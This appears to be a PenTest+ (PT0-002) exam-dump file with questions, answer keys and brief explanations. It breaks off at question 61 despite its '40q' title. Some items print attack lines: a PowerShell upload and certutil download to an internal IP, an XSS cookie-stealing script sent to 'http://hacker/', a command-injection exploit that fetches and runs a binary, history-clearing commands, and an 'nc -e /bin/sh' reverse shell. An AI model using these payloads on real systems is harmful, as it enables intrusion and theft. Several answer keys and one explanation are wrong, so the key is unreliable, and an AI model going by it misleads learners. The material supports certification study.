CompTIA.Premium.PT0-002.40q - DEMO

Number: PT0-002
Passing Score: 800
Time Limit: 120 min
File Version: 1.7

Exam Code: PT0-002
Exam Name: CompTIA PenTest+ Certification Exam
Certification Provider: CompTIA
Corresponding Certification: CompTIA PenTest+
Website: https://VCEup.com/
Free Exam: https://vceup.com/exam-pt0-002/

Exam A

QUESTION 1
A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

A. Ensure the client has signed the SOW.
B. Verify the client has granted network access to the hot site.
C. Determine if the failover environment relies on resources not owned by the client.
D. Establish communication and escalation procedures with the client.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 2
Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

A. devices produce more heat and consume more power.
B. devices are obsolete and are no longer available for replacement.
C. protocols are more difficult to understand.
D. devices may cause physical world effects.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices.
Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.
Reference: https://www.hindawi.com/journals/scn/2018/3794603/

QUESTION 3
Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

A. NDA
B. MSA
C. SOW
D. MOU

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 4
A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

A. PLCs will not act upon commands injected over the network.
B. Supervisors and controllers are on a separate virtual network by default.

C. Controllers will not validate the origin of commands.
D. Supervisory systems will detect a malicious injection of code/commands.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 5
A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday.
Which of the following should the security company have acquired BEFORE the start of the assessment?

A. A signed statement of work
B. The correct user accounts and associated passwords
C. The expected time frame of the assessment
D. The proper emergency contacts for the client

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 6
A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions.
Which of the following commands would help the tester START this process?

A. certutil –urlcache –split –f http://192.168.2.124/windows-binaries/ accesschk64.exe
B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php','systeminfo.txt')
C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
D. wget http://192.168.2.124/windows-binaries/accesschk64.exe –O accesschk64.exe

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
https://www.bleepingcomputer.com/news/security/certutilexe-could-allow-attackers-to-downloadmalware-while-bypassing-av/--- https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk

QUESTION 7
Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

A. S/MIME
B. FTPS
C. DNSSEC
D. AS2

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://searchsecurity.techtarget.com/answer/What-are-the-most-important-emailsecurity-protocols

QUESTION 8
A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:
• The following request was intercepted going to the network device:
GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5 Connection: keep-alive Authorization: Basic WU9VUiIOQU1FOnNlY3JldHBhc3N3b3jk
• Network management interfaces are available on the production network.
• An Nmap scan returned the following:

```
Port      State     Service    Version
22/tcp    open      ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp    open      http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp   open      https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report?
(Choose two.)

A. Enforce enhanced password complexity requirements.
B. Disable or upgrade SSH daemon.
C. Disable HTTP/301 redirect configuration.
D. Create an out-of-band network for management.
E. Implement a better method for authentication.
F. Eliminate network management and control interfaces.

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 9
A penetration tester ran a ping –A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

A. Windows
B. Apple
C. Linux
D. Android

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.freecodecamp.org/news/how-to-identify-basic-internet-problems-withping/

QUESTION 10
A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

A. RFID cloning
B. RFID tagging
C. Meta tagging
D. Tag nesting

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Explanation: since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.
https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation

QUESTION 11
A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>*
Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<<
!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress › ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head> Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite
B. DirBuster
C. WPScan
D. OWASP ZAP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://tools.kali.org/web-applications/burpsuite

QUESTION 12
A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Too few arguments.")
        print("Syntax: python {} <>".format(sys.argv[0]))
        sys.exit()
try:
        for port in ports:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(2)
                results = s.connect_ex((target,port))
                if result == 0:
                        print("Port {} is opened".format(port))
except KeyboardInterrupt:
        print("Exiting...")
        sys.exit()
```

Which of the following actions will this script perform?

A. Look for open ports.
B. Listen for a reverse shell.
C. Attempt to flood open ports.
D. Create an encrypted tunnel.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 13
A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

A. Implement a recurring cybersecurity awareness education program for all users.
B. Implement multifactor authentication on all corporate applications.
C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
D. Implement an email security gateway to block spam and malware from email communications.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://resources.infosecinstitute.com/topic/top-9-free-phishing-simulators/

QUESTION 14
A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

A. Nmap
B. tcpdump
C. Scapy
D. hping3

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html
https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy

QUESTION 15
A penetration tester is reviewing the following SOW prior to engaging with a client:
"Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner." Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team
D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop
F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 16
A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

A. Aircrack-ng
B. Wireshark
C. Wifite
D. Kismet

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://purplesec.us/perform-wireless-penetration-test/

QUESTION 17
A penetration tester gains access to a system and establishes persistence, and then runs the following commands: cat /dev/null > temp touch –r .bash_history temp mv temp .bash_history Which of the following actions is the tester MOST likely performing?

A. Redirecting Bash history to /dev/null
B. Making a copy of the user's Bash history for further enumeration
C. Covering tracks by clearing the Bash history
D. Making decoy files on the system to confuse incident responders

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://null-byte.wonderhowto.com/how-to/clear-logs-bash-history-hacked-linuxsystems-cover- your-tracks-remain-undetected-0244768/

QUESTION 18
Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

A. Buffer overflows
B. Cross-site scripting
C. Race-condition attacks
D. Zero-day attacks
E. Injection flaws
F. Ransomware attacks

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A01-Injection
A02-Broken Authentication
A03-Sensitive Data Exposure

A04-XXE
A05-Broken Access Control
A06-Security Misconfiguration
A07-XSS
A08-Insecure Deserialization
A09-Using Components with Known Vulnerabilities
A10-Insufficient Logging & Monitoring
Reference: https://owasp.org/www-pdf-archive/OWASP_Top_10_2017_RC2_Final.pdf

QUESTION 19
Given the following code:
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

A. Web-application firewall
B. Parameterized queries
C. Output encoding
D. Session tokens
E. Input validation
F. Base64 encoding

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the < string when writing to an HTML page.

QUESTION 20
A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

A. Reach out to the primary point of contact
B. Try to take down the attackers
C. Call law enforcement officials immediately
D. Collect the proper evidence and add to the final report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 21
A penetration-testing team is conducting a physical penetration test to gain entry to a building.
Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

A. As backup in case the original documents are lost
B. To guide them through the building entrances
C. To validate the billing information with the client
D. As proof in case they are discovered

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Reference: https://hub.packtpub.com/penetration-testing-rules-of-engagement/

QUESTION 22
A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized: exploit = "POST " exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} – c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${I FS}./apache'%0A%27&loginUser=a&Pwd=a" exploit += "HTTP/1.1" Which of the following commands should the penetration tester run post-engagement?

A. grep –v apache ~/.bash_history > ~/.bash_history
B. rm –rf /tmp/apache
C. chmod 600 /tmp/apache
D. taskkill /IM "apache" /F

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 23
Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

A. The libraries may be vulnerable
B. The licensing of software is ambiguous
C. The libraries' code bases could be read by anyone
D. The provenance of code is unknown
E. The libraries may be unsupported
F. The libraries may break the application

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.infosecurity-magazine.com/opinions/third-party-libraries-the-swiss/

QUESTION 24
A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

A. Wireshark
B. Nessus
C. Retina
D. Burp Suite
E. Shodan
F. Nikto

Correct Answer: AE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://resources.infosecinstitute.com/topic/top-10-network-recon-tools/

QUESTION 25
A consultant is reviewing the following output after reports of intermittent connectivity issues:
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]

? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet] ? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet] Which of the following is MOST likely to be reported by the consultant?

A. A device on the network has an IP address in the wrong subnet.
B. A multicast session was initiated using the wrong multicast group.
C. An ARP flooding attack is using the broadcast address to perform DDoS.
D. A device on the network has poisoned the ARP cache.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine (192.168.1.136) also claims to be on the same MAC address. With this on the same network, intermittent connectivity will be inevitable as along as the gateway remains unreachable on the IP known by the others machines on the network, and given that the new machine claiming to be the gateway has not been configured to route traffic.

QUESTION 26
Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications
B. A list of all the risks of web applications
C. The risks defined in order of importance
D. A web-application security standard
E. A risk-governance and compliance framework
F. A checklist of Apache vulnerabilities

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.synopsys.com/glossary/what-is-owasp-top-10.html

QUESTION 27
A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

A. nmap –oG list.txt 192.168.0.1-254 , sort
B. nmap –sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print S5}'
C. nmap –-open 192.168.0.1-254, uniq
D. nmap –o 192.168.0.1-254, cut –f 2

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation: the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output. And the AWK command selects column 5 ({print $5}) which obviously carries the returned IP of the host in the NMAP output.

QUESTION 28
A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

A. Send deauthentication frames to the stations.
B. Perform jamming on all 2.4GHz and 5GHz channels.
C. Set the malicious AP to broadcast within dynamic frequency selection channels.
D. Modify the malicious AP configuration to not use a pre-shared key.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
https://steemit.com/informatica/@jordiurbina1/tutorial-hacking-wi-fi-wireless-networks-withwifislax

QUESTION 29
A security engineer identified a new server on the network and wants to scan the host to determine if it is running an approved version of Linux and a patched version of Apache. Which of the following commands will accomplish this task?

A. nmap –f –sV –p80 192.168.1.20
B. nmap –sS –sL –p80 192.168.1.20
C. nmap –A –T4 –p80 192.168.1.20
D. nmap –O –v –p80 192.168.1.20

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://nmap.org/book/man-version-detection.html

QUESTION 30
Which of the following expressions in Python increase a variable val by one (Choose two.)

A. val++
B. +val
C. val=(val+1)
D. ++val
E. val=val++
F. val+=1

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:
Explanation:
https://pythonguides.com/increment-and-decrement-operators-in-python/

QUESTION 31
Given the following output:
User-agent:*
Disallow: /author/

Disallow: /xmlrpc.php
Disallow: /wp-admin
Disallow: /page/
During which of the following activities was this output MOST likely obtained?

A. Website scraping
B. Website cloning
C. Domain enumeration
D. URL enumeration

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 32
Appending string values onto another string is called:

A. compilation
B. connection
C. concatenation
D. conjunction

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://docs.microsoft.com/en-us/dotnet/csharp/how-to/concatenate-multiple-strings

QUESTION 33
A penetration tester is testing input validation on a search form that was discovered on a website.
Which of the following characters is the BEST option to test the website for vulnerabilities?

A. Comma
B. Double dash
C. Single quote
D. Semicolon

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 34
A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

A. The penetration tester was testing the wrong assets
B. The planning process failed to ensure all teams were notified
C. The client was not ready for the assessment to start
D. The penetration tester had incorrect contact information

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 35
A penetration tester wants to perform reconnaissance without being detected. Which of the following activities have a MINIMAL chance of detection? (Choose two.)

A. Open-source research
B. A ping sweep
C. Traffic sniffing
D. Port knocking
E. A vulnerability scan
F. An Nmap scan

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.sciencedirect.com/topics/computer-science/passive-reconnaissance

QUESTION 36
A penetration tester obtained the following results after scanning a web server using the dirb utility:
...
GENERATED WORDS: 4612
---- Scanning URL: http://10.2.10.13/ ----
+ http://10.2.10.13/about (CODE:200|SIZE:1520)
+ http://10.2.10.13/home.html (CODE:200|SIZE:214)
+ http://10.2.10.13/index.html (CODE:200|SIZE:214)
+ http://10.2.10.13/info (CODE:200|SIZE:214)
...
DOWNLOADED: 4612 – FOUND: 4
Which of the following elements is MOST likely to contain useful information for the penetration tester?

A. index.html
B. about
C. info
D. home.html

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 37
A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

A. Create a one-shot systemd service to establish a reverse shell.
B. Obtain /etc/shadow and brute force the root password.
C. Run the nc -e /bin/sh <...> command.
D. Move laterally to create a user account on LDAP

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:
Explanation:
https://hosakacorp.net/p/systemd-user.html

QUESTION 38
A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?

A. Manually check the version number of the VoIP service against the CVE release
B. Test with proof-of-concept code from an exploit database
C. Review SIP traffic from an on-path position to look for indicators of compromise
D. Utilize an nmap –sV scan against the service

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://dokumen.pub/hacking-exposed-unified-communications-amp-voip-securitysecrets-amp- solutions-2nd-edition-9780071798778-0071798773-9780071798761-0071798765.html

QUESTION 39
A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap 192.168.1.1-5 –PU22-25,80
B. nmap 192.168.1.1-5 –PA22-25,80
C. nmap 192.168.1.1-5 –PS22-25,80
D. nmap 192.168.1.1-5 –Ss22-25,80

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively.
And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag.
But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.

QUESTION 40
A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

A. Immunity Debugger
B. OllyDbg
C. GDB
D. Drozer

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://en.wikipedia.org/wiki/OllyDbg

QUESTION 41
A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active.

Which of the following commands should be used to accomplish the goal?

A. VRFY and EXPN
B. VRFY and TURN
C. EXPN and TURN
D. RCPT TO and VRFY

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://hackerone.com/reports/193314

QUESTION 42
Which of the following tools provides Python classes for interacting with network protocols?

A. Responder
B. Impacket
C. Empire
D. PowerSploit

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://github.com/SecureAuthCorp/impacket

QUESTION 43
A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

A. Alternate data streams
B. PowerShell modules
C. MP4 steganography
D. PsExec

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
"Windows Management Instrumentation (WMI) is a subsystem of PowerShell that gives admins access to powerful system monitoring tools."

QUESTION 44
A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

A. Enforce mandatory employee vacations
B. Implement multifactor authentication
C. Install video surveillance equipment in the office
D. Encrypt passwords for bank account information

Correct Answer: B
Section: (none)

Explanation

Explanation/Reference:
Explanation:

QUESTION 45
A penetration tester wants to scan a target network without being detected by the client's IDS.
Which of the following scans is MOST likely to avoid detection?

A. nmap –p0 –T0 –sS 192.168.1.10
B. nmap –sA –sV --host-timeout 60 192.168.1.10
C. nmap –f --badsum 192.168.1.10
D. nmap –A –n 192.168.1.10

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.oreilly.com/library/view/network-securityassessment/9780596510305/ch04.html

QUESTION 46
Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

A. Analyze the malware to see what it does.
B. Collect the proper evidence and then remove the malware.
C. Do a root-cause analysis to find out how the malware got in.
D. Remove the malware immediately.
E. Stop the assessment and inform the emergency contact.

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.redteamsecure.com/blog/my-company-was-hacked-now-what

QUESTION 47
A penetration tester runs the following command on a system: find / -user root –perm -4000 –print 2>/dev/null Which of the following is the tester trying to accomplish?

A. Set the SGID on all files in the / directory
B. Find the /root directory on the system
C. Find files with the SUID bit set
D. Find files that were created during exploitation and move them to /dev/null

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation: the 2>/dev/null is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session.

QUESTION 48
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){
   echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 49
Which of the following would MOST likely be included in the final report of a static applicationsecurity test that was written with a team of application developers as the intended audience?

A. Executive summary of the penetration-testing methods used
B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
C. Quantitative impact assessments given a successful software compromise
D. Code context for instances of unsafe type-casting operations

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 50
A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:
Have a full TCP connection
Send a "hello" payload
Walt for a response
Send a string of characters longer than 16 bytes
Which of the following approaches would BEST support the objective?

A. Run nmap –Pn –sV –script vuln <IP address>.
B. Employ an OpenVAS simple scan against the TCP port of the host.
C. Create a script in the Lua language and use it with NSE.
D. Perform a credentialed scan with Nessus.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the Lua programming language) to automate a wide variety of networking tasks. https://nmap.org

QUESTION 51
A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

A. Direct-to-origin
B. Cross-site scripting
C. Malware injection

D. Credential harvesting

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 52
A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant.
Which of the following is the MINIMUM frequency to complete the scan of the system?

A. Weekly
B. Monthly
C. Quarterly
D. Annually

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
https://www.pcicomplianceguide.org/faq/#25PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

QUESTION 53
A company becomes concerned when the security alarms are triggered during a penetration test.
Which of the following should the company do NEXT?

A. Halt the penetration test.
B. Contact law enforcement.
C. Deconflict with the penetration tester.
D. Assume the alert is from the penetration test.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 54
A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

A. Run nmap with the –o, -p22, and –sC options set against the target
B. Run nmap with the –sV and –p22 options set against the target
C. Run nmap with the --script vulners option set against the target
D. Run nmap with the –sA option set against the target

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 55
A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

A. iam_enum_permissions
B. iam_privesc_scan
C. iam_backdoor_assume_role
D. iam_bruteforce_permissions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://essay.utwente.nl/76955/1/Szabo_MSc_EEMCS.pdf (37)

QUESTION 56
A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

A. Add a dependency checker into the tool chain.
B. Perform routine static and dynamic analysis of committed code.
C. Validate API security settings before deployment.
D. Perform fuzz testing of compiled binaries.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 57
A penetration tester is testing a web application that is hosted by a public cloud provider. The tester is able to query the provider's metadata and get the credentials used by the instance to authenticate itself. Which of the following vulnerabilities has the tester exploited?

A. Cross-site request forgery
B. Server-side request forgery
C. Remote file inclusion
D. Local file inclusion

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://owasp.org/www-community/attacks/Server_Side_Request_Forgery

QUESTION 58
When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?

A. Clarify the statement of work.
B. Obtain an asset inventory from the client.
C. Interview all stakeholders.
D. Identify all third parties involved.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 59
A red-team tester has been contracted to emulate the threat posed by a malicious insider on a company's network, with the constrained objective of gaining access to sensitive personnel files. During the assessment, the red-team tester identifies an artifact indicating possible prior compromise within the target environment.
Which of the following actions should the tester take?

A. Perform forensic analysis to isolate the means of compromise and determine attribution.
B. Incorporate the newly identified method of compromise into the red team's approach.
C. Create a detailed document of findings before continuing with the assessment.
D. Halt the assessment and follow the reporting procedures as outlined in the contract.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 60
A penetration tester writes the following script:

```
#!/bin/bash
for x in 'seq 1 254'; do
        ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

A. Determine active hosts on the network.
B. Set the TTL of ping packets for stealth.
C. Fill the ARP table of the networked devices.
D. Scan the system on the most used ports.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 61
Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

